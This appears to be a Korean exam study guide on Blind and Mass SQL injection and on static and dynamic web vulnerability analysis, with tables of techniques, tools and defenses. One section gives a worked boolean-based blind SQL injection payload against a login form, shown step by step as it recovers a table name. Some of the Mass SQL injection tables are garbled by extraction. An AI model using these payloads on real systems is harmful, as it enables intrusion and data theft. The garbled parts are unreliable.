
■ Blind SQL Injection 기법 종류

기법	설명
추론기법	<ul style="list-style-type: none"> - 한번에 하나씩 SQL 구문을 사용하여 데이터베이스에 쿼리하여 정보를 추출하는 공격 - 특정 쿼리에 대한 응답을 살피므로써 최소 1 비트의 정보를 추출 - 쿼리에 대한 응답이 1 과 0 이라는 주요 특징을 가지고 있기 때문에 결과 값을 잘 관찰하여 정리 - 응답시간, 페이지 내용, 페이지 에러, 이러한 것들의 조합에 중점
시간기반 기법	<ul style="list-style-type: none"> - bit-by-bit 방법이나 바이너리 검색을 통하여 데이터 추출 - sleep()이나 긴 쿼리사용 등을 사용하여 시간 지연 발생 - SQL 서버에서 사용. oracle 과 MySQL 은 실패 가능성 많음 - 시간은 본질적으로 믿음직한 추론방법이나 시간 초과를 증가시키거나 다른 기법을 사용하여 개선
응답기반기법	<ul style="list-style-type: none"> - bit-by-bit 방법이나 바이너리 검색을 통하여 데이터 추출 - 일반적으로 기존의 쿼리에 다른 구문이 추가되거나 추론 값에 의해 아무런 결과를 출력하지 않을 수 있음 - 다양한 데이터베이스에서 성공적 사용 가능 - 몇몇 경우에는 요청당 정보의 한 bit 이상 출력 가능
대체 혹은	<ul style="list-style-type: none"> - 사용 가능한 외부 대역 채널을 이용하여 방대한 양의 정보를 직접 추출하

외부대역 채널 기법	<p>는 방식</p> <ul style="list-style-type: none"> - 외부 통신 대역은 일정량 이상의 데이터를 빠르게 전달할 수 있다는 이점 - 가장 일반적인 채널은 DNS이며, 공격자가 데이터베이스로 하여금 도메인명을 검색하게 하여 데이터를 추출, 다른 대체 채널 HTTP와 SMTP 있음 - 데이터베이스 특징에 따라 대체 채널을 지원, 자동화 공격 툴보다 적음
------------	--

- 추출방법의 선택은 특정 취약점에 대한 가장 취약한 리소스의 상태에 따라 달라짐.
- 잘못된 SQL 구문 전달 때 일반 에러 페이지를 출력하거나 또는 어느 정도 출력된 결과물을 제어할 수 있는지에 달려 있음.

■ Blind SQL Injection 의 공격 방식(추론기법)



- 위의 로그인창 쿼리: SELECT * FROM users where id='admin' and pw='bulabula';

■ Blind SQL Injection 공격 사례(추론기법)

- 목표: MySQL에서 테이블명 알아내기
 - 조건: 로그인 ID를 아는 경우(admin)에 아래와 같은 쿼리를 ID 창에 삽입을 통해 테이블명 추측 가능
- ```
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 120 #
```

--> 참이면 로그인 성공, 거짓이면 로그인 실패

#### - 쿼리 삽입 순서

```

admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 120# 참
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 115# 거짓
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 117# 거짓
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 118# 참
1번째 글자: 117 --> u
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) < 120# 참
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) < 110# 거짓
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) < 115# 거짓
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) < 116# 참
2번째 글자: 115 --> s
...
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 120# 참
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 110# 거짓
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 115# 거짓
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),1,1)) < 116# 참
5번째 글자: 115 --> s
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) < 120# 참
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) < 110# 참
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) < 11# 참
admin' and ascii(substr((SELECT table_name FROM information_schema.tables WHERE
table_type='base table' limit 0,1),2,1)) = 0# 참
6번째 글자: 0 --> null문자

```

--> 위와 같은 반복 수행을 통해서 테이블명이 users라는 것을 추측할 수 있음.

### ■ Blind SQL Injection 대응방법

| 대응방법          | 설명                                                                                 |
|---------------|------------------------------------------------------------------------------------|
| Secure coding | 입력된 변수에 대하여 구문 체크를 하도록 해, Coding 레벨에서 삽입된 SQL 구문을 차단함, 파라미터 체크                     |
| 최소한의 권한만 부여   | DBA 관점에서 유저 별 필요 이상의 권한을 부여하지 않도록 함. 웹 애플리케이션 사용자 별로 필요한 권한을 체크해 최소 권한만을 주도록 정책화 함 |
| Static SQL 사용 | Dynamic SQL 이 SQL Injection 에 더욱 취약, Static SQL 을 사용을 지향                           |


### ■ SQL Injection 비교

| 구분     | SQL Injection                           | Blind SQL Injection                                                             |
|--------|-----------------------------------------|---------------------------------------------------------------------------------|
| 공격기반   | Error-Based, Union-Based                | Boolean-Based, Time-Based                                                       |
| 공격 방식  | 악의적인 문자열 삽입을 통해 인증 우회 및 권한상승을 하는 공격 방식  | 원하는 정보를 True/False 기반으로 반복적으로 수행하여 추측하는 점진적 공격 방식                               |
| 공격 난이도 | 에러 메시지가 출력되는 환경에서 공격이 용이한, 낮은 수준의 공격 기법 | 많은 Query 를 통해 정보를 수집, 필드 값이나 테이블 명 등의 정보를 추측해야 하므로 매우 느리고 어려워 상대적으로 고난이도의 공격 기법 |
| 공격 대응  | 에러 메시지 출력 정보의 최소화를 통해 대응이 용이함           | 패턴 매칭 또는 Secure Coding 등을 통해 삽입된 SQL 의 차단 필요                                    |

"끝"

## 7. Mass SQL Injection에 대해 설명하시오.


정보관리

| Mass SQL Injection 설명                                                                                                                                                                                                                                                                                                                              |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|-----------------------------------------------------|----|------|----|---------|-------------------------------------|-----------------------------------------------------|-----|---------------------------|---------------------------------------------|
| I. 대량의 값으로 DB변조. Mass SQL Injection                                                                                                                                                                                                                                                                                                                |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
| - SQL Injection의 확장버전으로 특정의 값으로<br>대량의 DB를 변조하여 파괴하는 공격기법                                                                                                                                                                                                                                                                                          |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
| II. Mass SQL Injection의 개념과 공격유형                                                                                                                                                                                                                                                                                                                   |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
| 가. Mass SQL Injection의 개념도                                                                                                                                                                                                                                                                                                                         |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
|                                                                                                                                                                                                                                                                  |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
| - DB값 변조하여 피해자로 하여금 악성코드 유입시킴                                                                                                                                                                                                                                                                                                                      |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
| 나. Mass SQL Injection의 공격유형                                                                                                                                                                                                                                                                                                                        |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
| <table border="1"><thead><tr><th>구분</th><th>공격유형</th><th>사례</th></tr></thead><tbody><tr><td>Browser</td><td>- Text 입력란에<br/>SQL Injection Script</td><td><code>Select * from<br/>user -- where id = "</code></td></tr><tr><td>URL</td><td>- URL 뒤에 get<br/>Method 이용</td><td><code>http://a.co.kr?<br/>User = xxx</code></td></tr></tbody></table> |                                     |                                                     | 구분 | 공격유형 | 사례 | Browser | - Text 입력란에<br>SQL Injection Script | <code>Select * from<br/>user -- where id = "</code> | URL | - URL 뒤에 get<br>Method 이용 | <code>http://a.co.kr?<br/>User = xxx</code> |
| 구분                                                                                                                                                                                                                                                                                                                                                 | 공격유형                                | 사례                                                  |    |      |    |         |                                     |                                                     |     |                           |                                             |
| Browser                                                                                                                                                                                                                                                                                                                                            | - Text 입력란에<br>SQL Injection Script | <code>Select * from<br/>user -- where id = "</code> |    |      |    |         |                                     |                                                     |     |                           |                                             |
| URL                                                                                                                                                                                                                                                                                                                                                | - URL 뒤에 get<br>Method 이용           | <code>http://a.co.kr?<br/>User = xxx</code>         |    |      |    |         |                                     |                                                     |     |                           |                                             |
| III. Mass SQL Injection의 대응방안                                                                                                                                                                                                                                                                                                                      |                                     |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |
| 대응방안                                                                                                                                                                                                                                                                                                                                               | 설명                                  |                                                     |    |      |    |         |                                     |                                                     |     |                           |                                             |

| 대응방안         | 설명                             |
|--------------|--------------------------------|
| get, Post 구분 | - request Method의 get, post 구분 |
| 자바 변수 이용     | - global Method 제한             |
| size 제한      | - text 입력의 size 제한             |

## 7. Mass SQL Injection에 대해 설명하시오.

정보관리



III. 솔루션.

| 원인      | 방지방법                                             |
|---------|--------------------------------------------------|
| 인코딩 삼중화 | - 해커에 의해 Encoding된 악성코드가 서버내 SQL Injection 방식 악화 |
| 사용자 접속  | - 사용자의 접속을 통해 악성코드의 실행을 위한 내부 정보 수령              |
| 악성코드 실행 | - Decoding을 통해 ASCII Type의 SQL문을 원형으로 하는 악성코드 수행 |
| 악성코드 공유 | - 공격대상 서버에 대한 DDOS 및 각종 위협한 악성코드 실행 공격.          |

II. Mass SQL Injection 해결방안.


| 구분 | 설명                                       | 예제.                   |
|----|------------------------------------------|-----------------------|
| 기법 | - SQL문의 length 제한 설정.                    | DDI 및 방화벽 차단 대 방화벽 설정 |
| 개인 | - 개인 PC 보안 설정 및 내 컴퓨터 \ 속성\ 자바스크립트 보안 설정 | 보안 \ 자바스크립트 "끝"       |

Notes

| 3 웹 취약점 발견 위한, 정적 분석 기술, 동적 분석 기술 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 문제                                | 웹 취약점 발견을 위해 사용하는 정적 분석기술과 동적 분석기술에 대하여 설명하고, SQL Injection 을 예로 정적 분석 결과를 동적 분석에서 활용하기 위한 방안 제시 및 이 방법이 정적 분석의 어떤 단점을 보완하는지 설명하시오.                                                                                                                                                                                                                                                                                                                                                                                                      |
| 도메인                               | 보안                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| 정의                                | <ul style="list-style-type: none"> <li>- 정적 분석 : 소프트웨어가 실행되지 않는 환경에서 소스코드의 의미를 분석하여, 소프트웨어 결함을 찾아내는 분석 기법.</li> <li>- 동적 분석 : 소프트웨어가 실행중인 환경에서 소프트웨어 소스코드 보다는 실행과정에서의 다양한 입/출력 데이터의 변화 및 사용자 상호작용에 따른 변화를 점검하는 분석 기법.</li> <li>- 하이브리드 분석 : 정적 분석 및 동적 분석을 혼용하여 보안 취약점을 찾는 방법. 정적 분석의 결과를 통해 동적 분석 시 활용하여 동적 분석 시 발견된 취약점에 대해, 스택 정보와 소스코드 위치 및 개선 방법을 제공하여 효율성과 안전성을 높일 수 있는 기법.</li> </ul>                                                                                                                                             |
| 키워드                               | 정적 분석, 동적 분석, OWASP Top10 취약점, 소스코드검증, 코드 리뷰, 역공학, 디버깅, 스트레스 테스트, 모의해킹(침투테스트)                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| 출제의도분석                            | 웹 취약점 발견을 위한 기술에 대한 이해(정적 분석 및 동적 분석 기술)와 두가지 기술의 상호 보완을 통해 보안성을 높이는 하이브리드 분석 기술에 대한 이해를 묻는 문제.                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| 답안작성 전략                           | 정적 분석과 동적 분석의 개념과 장단점을 명확히 비교하고, SQL Injection 을 사례로 들어서 정적 분석과 동적 분석의 상관관계를 구체적으로 명시.                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 참고문헌                              | <p>SW 개발보안 전문가 심화과정의 보안 약점 진단 도구 (KISA)<br/> IBM Security AppScan Standard 제품가이드 및 기술 문서<br/> HP Fortify 제품가이드<br/> 보안뉴스 <a href="http://www.boannews.com/media/view.asp?idx=53187&amp;kind=4">http://www.boannews.com/media/view.asp?idx=53187&amp;kind=4</a><br/> "SQL 질의분서를 통한 효과적인 SQL 인젝션 공격 탐지방법연구"<br/> 침해사고 정보공유 체계구축(KISA)</p>                                                                                                                                                                                                  |
| 모범목차                              | <ol style="list-style-type: none"> <li>1. 웹 취약점의 공격 증가 추세와 주요 공격 기법 <ol style="list-style-type: none"> <li>가. 웹 취약점의 공격 증가 추세</li> <li>나. 웹 취약점의 주요 공격 기법</li> </ol> </li> <li>2. 웹 취약점 발견을 위한 정적분석기술 과 동적분석기술 <ol style="list-style-type: none"> <li>가. 정적 분석 기술</li> <li>나. 동적 분석 기술</li> <li>다. 정적 분석 기술과 동적 분석 기술의 비교</li> </ol> </li> <li>3. 정적 분석 결과를 동적 분석에서 활용하기 위한 방안과 정적 분석의 단점 보완 <ol style="list-style-type: none"> <li>가. 정적 분석 결과를 동적 분석에서 활용하기 위한 방안으로써 하이브리드 분석 기법 제시</li> <li>나. 정적 분석의 단점 보완 내용</li> </ol> </li> </ol> |
| 풀이 기술사님                           | 111 회 컴퓨터시스템응용기술사 / 강유신 (alltoone@gmail.com)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

## 1. 웹 취약점의 공격 증가 추세와 주요 공격 기법

### 가. 웹 취약점의 공격 증가 추세




▲ 2015~2016년 월별 해커들이 중국 내 웹사이트 취약점을 공격한 횟수(출처 : 중국 360인터넷보안센터)

- 최근 웹사이트의 취약점을 대상으로 하는 공격 시도가 계속 늘어나고 있어, 이에 따른 정보보호에 대한 더 많은 노력이 필요함.

### 나. 웹 취약점의 주요 공격 기법

2016년 중국 360보안센터 웹사이트 취약점

공격 차단회수 기준 Top 10



- 웹사이트 취약점에 대한 다양한 공격 중, SQL Injection 이 전체의 40% 가까이 차지.
- 이는, SQL Injection 이 대량의 데이터를 유출할 수 있는 방법이기 때문이고, 이에 효과적으로 대처하기 위해서는 웹 취약점 분석 기술인 정적 및 동적 분석 기술을 활용하는 전략이 필요함.

## 2. 웹 취약점 발견을 위한 정적 분석 기술과 동적 분석 기술

### 가. 정적 분석 기술

| 구 분     | 설 명                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                         |
|---------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 개념      | <ul style="list-style-type: none"> <li>- 소프트웨어가 실행되지 않는 환경에서 소스코드의 의미를 분석하여, 소프트웨어 결함을 찾아내는 분석 기법.</li> <li>- 소프트웨어가 지니고 있는 코드의 보안 약점을 점검하여, 완성된 소프트웨어의 발생 가능한 잠재인 취약점을 예방하는 점검 방법.</li> </ul>                                                                                                                                   |                                                                                                                                                                                                         |
| 주요 기법   | 소스 코드 검증                                                                                                                                                                                                                                                                                                                         | <ul style="list-style-type: none"> <li>- 검증 가이드라인을 통해 보안 조치 및 조치 내역 확인.</li> </ul>                                                                                                                      |
|         | 코드 리뷰                                                                                                                                                                                                                                                                                                                            | <ul style="list-style-type: none"> <li>- 개발자가 작성하고 다른 개발자가 정해진 방법을 통해 검토하는 방법. 피어 리뷰 또는 동료 검토, 제 3 자 검토라고도 함.</li> </ul>                                                                                |
|         | 리버스 엔지니어링<br>(역공학-정적분석)                                                                                                                                                                                                                                                                                                          | <ul style="list-style-type: none"> <li>- 시스템 또는 소프트웨어의 기술적인 원리를 구조분석을 통해 발견해 내는 방법.</li> <li>- 정적 역공학 분석툴(IDA Pro)을 사용.</li> </ul>                                                                      |
| 특징      | <ul style="list-style-type: none"> <li>- 소프트웨어를 실행할 필요가 없음.</li> <li>- 실행 과정/결과 보다는 실행 전 구현에 초점</li> <li>- 소프트웨어 개발 초기에 보안 약점의 발견으로 인한 수정 비용 절감 효과</li> <li>- 컴포넌트 간 발생할 수 있는 통합된 보안 약점 발견은 제한적</li> <li>- 설계, 구조 관점의 보안 약점은 발견할 수 없음</li> <li>- 동적 분석 기법과 상호 보완적 기능 수행</li> <li>- 동적 분석 이전 검증 가능한 여러 보안 약점의 선제 대응 가능</li> </ul> |                                                                                                                                                                                                         |
| 분석도구    | <ul style="list-style-type: none"> <li>- 소스코드/소프트웨어의 올바른 작성/구현을 검증하는 도구.</li> <li>- Runtime 이 아닌 Compile Time 및 소스 레벨에서 검증 가능한 코딩 타일, API 안전성, 메모리 누수, Null Check 등의 보안 약점 항목의 점검을 수행</li> </ul>                                                                                                                                 |                                                                                                                                                                                                         |
| 분석도구 종류 | Coverity Prevent                                                                                                                                                                                                                                                                                                                 | <ul style="list-style-type: none"> <li>- 코딩과 시스템 빌드 과정 중 소스코드에 개재된 치명적인 버그와 보안 취약점을 자동으로 탐지.</li> <li>- 핵심기능(품질관련 분석, 보안 취약점 분석, 동시성 오류 분석)</li> </ul>                                                  |
|         | SSEn                                                                                                                                                                                                                                                                                                                             | <ul style="list-style-type: none"> <li>- 국내 기술로 개발한 점검 도구</li> </ul>                                                                                                                                    |
|         | Fortify                                                                                                                                                                                                                                                                                                                          | <ul style="list-style-type: none"> <li>- 애플리케이션 개발 소스에 대한 보안 약점 탐지가 가능.</li> <li>- 다양한 언어와 플랫폼을 지원.</li> <li>- Fortify SCA, Fortify, Fortify Security Scope, Fortify RTA 등 다양한 추가 소프트웨어를 제공.</li> </ul> |

- 이러한 정적 분석 기술은 입력 값의 유효성 측면에서의 점검을 수행하나, 입력 값의 유효성 검증을 통과한 값을 통한 공격에는 미탐(false negative)의 위험성이 있음.

## 나. 동적 분석 기술

| 구 분     | 설 명                                                                                                                                                                                                                                                                |                                                                                                                                            |
|---------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------|
| 개념      | <ul style="list-style-type: none"> <li>- 소프트웨어가 실행중인 환경에서 소프트웨어 소스코드 보다는 실행 과정에서의 다양한 입/출력 데이터의 변화 및 사용자 상호 작용에 따른 변화를 점검하는 분석 기법.</li> </ul>                                                                                                                      |                                                                                                                                            |
| 주요 기법   | 디버깅                                                                                                                                                                                                                                                                | <ul style="list-style-type: none"> <li>- 컴퓨터 프로그램의 정확성이나 논리적인 오류(버그)를 찾아내는 테스트 과정.</li> </ul>                                              |
|         | 스트레스 테스트                                                                                                                                                                                                                                                           | <ul style="list-style-type: none"> <li>- 주어진 시스템의 실체의 안정성을 결정하기위해 진행되는 신중하고 면밀한 테스트. 결과 관찰을 목적으로 한계점에 이르는 테스트를 수반함.</li> </ul>             |
|         | 모의 해킹                                                                                                                                                                                                                                                              | <ul style="list-style-type: none"> <li>- 내부 또는 외부에서 실제 해커가 사용하는 해킹 도구와 기법 등을 이용하여 정보시스템으로의 침투 가능성을 진단하는 선의의 해킹 기법. 침투 테스트라고도 함.</li> </ul> |
|         | 리버스 엔지니어링<br>(역공학-동적분석)                                                                                                                                                                                                                                            | <ul style="list-style-type: none"> <li>- 시스템 또는 소프트웨어의 기술적인 원리를 구조분석을 통해 발견해 내는 방법.</li> <li>- 동적 역공학 분석툴(OllyDGB)을 사용.</li> </ul>         |
| 특징      | <ul style="list-style-type: none"> <li>- 소프트웨어를 실행하며 분석.</li> <li>- 소스코드와 같은 구현 보다는, 실행 과정 및 결과에 초점.</li> <li>- 정적 분석에서 발견되지 않는 사용상의 문제점 발견으로 인한 수정 비용 절감 효과</li> <li>- 구현된 컴포넌트 간 혹은 설계 및 구조관점에서 발생 가능한 보안 약점의 검증 가능</li> <li>- 정적 분석 기법과 상호 보완적 기능 수행</li> </ul> |                                                                                                                                            |
| 분석도구    | <ul style="list-style-type: none"> <li>- 소프트웨어의 올바른 실행을 검증</li> <li>- Runtime 에 발생 가능한 각종 취약성 및 이미 알려진 여러 해킹 공격 등에 대한 점검을 수행.</li> </ul>                                                                                                                           |                                                                                                                                            |
| 분석도구 종류 | IBM Rational App Scan                                                                                                                                                                                                                                              | <ul style="list-style-type: none"> <li>- 고급 웹 애플리케이션 보안 테스트, 최신 기술의 광범위한 적용 및 사용용이성을 제공. 데스크탑 솔루션과 함께, 보안 결함을 스캔하고 테스트.</li> </ul>         |
|         | Acunetix 웹 취약 스캐너                                                                                                                                                                                                                                                  | <ul style="list-style-type: none"> <li>- 웹 애플리케이션에 대한 수많은 취약점을 자동으로 분석.</li> <li>- SQL Injection and XSS 등의 취약점 자동 검사</li> </ul>           |

- 이외에도 웹 프레임워크, 정적 및 동적 분석 혼용, 기계 학습을 이용한 분석 방법이 있음.

#### 다. 정적 분석 기술과 동적 분석 기술의 비교


| 구 분      | 정적 분석 기술                                                                  | 동적 분석 기술                                            |
|----------|---------------------------------------------------------------------------|-----------------------------------------------------|
| 점검 대상    | 프로그램 소스 코드                                                                | 실제 웹 애플리케이션                                         |
| 평가 기술    | 오염(Taint) 분석과 패턴 비교(matching)                                             | HTTP 메시지 변경                                         |
| 점검 단계    | 애플리케이션 개발                                                                 | 실 웹사이트가 준비될 경우 상시 (개발, 품질 검토, 출시)                   |
| 결과 및 출력물 | 프로그램 소스코드 라인에 결과 표시                                                       | HTTP 메시지로 결과 표시 (요청 응답 값 선택)                        |
| 관련 도구    | Coverity, PurifyPlus, Fortify, Sparrow, Klockwork, PolySpace, CodeSonar 등 | CoreImpact, CANVAS, Metasploit, AppScan, Acunetix 등 |

- 정적 분석 기술과 동적 분석 기술은 각각 서로의 커버리지가 다르므로, 각각의 특징을 활용하고 상호 보완할 수 있는 하이브리드(상관) 분석 기술이 필요.

### 3. 정적 분석 결과를 동적 분석에서 활용하기 위한 방안과 정적 분석의 단점 보완

#### 가. 정적 분석 결과를 동적 분석에서 활용하기 위한 방안으로써 하이브리드 분석 기법 제시

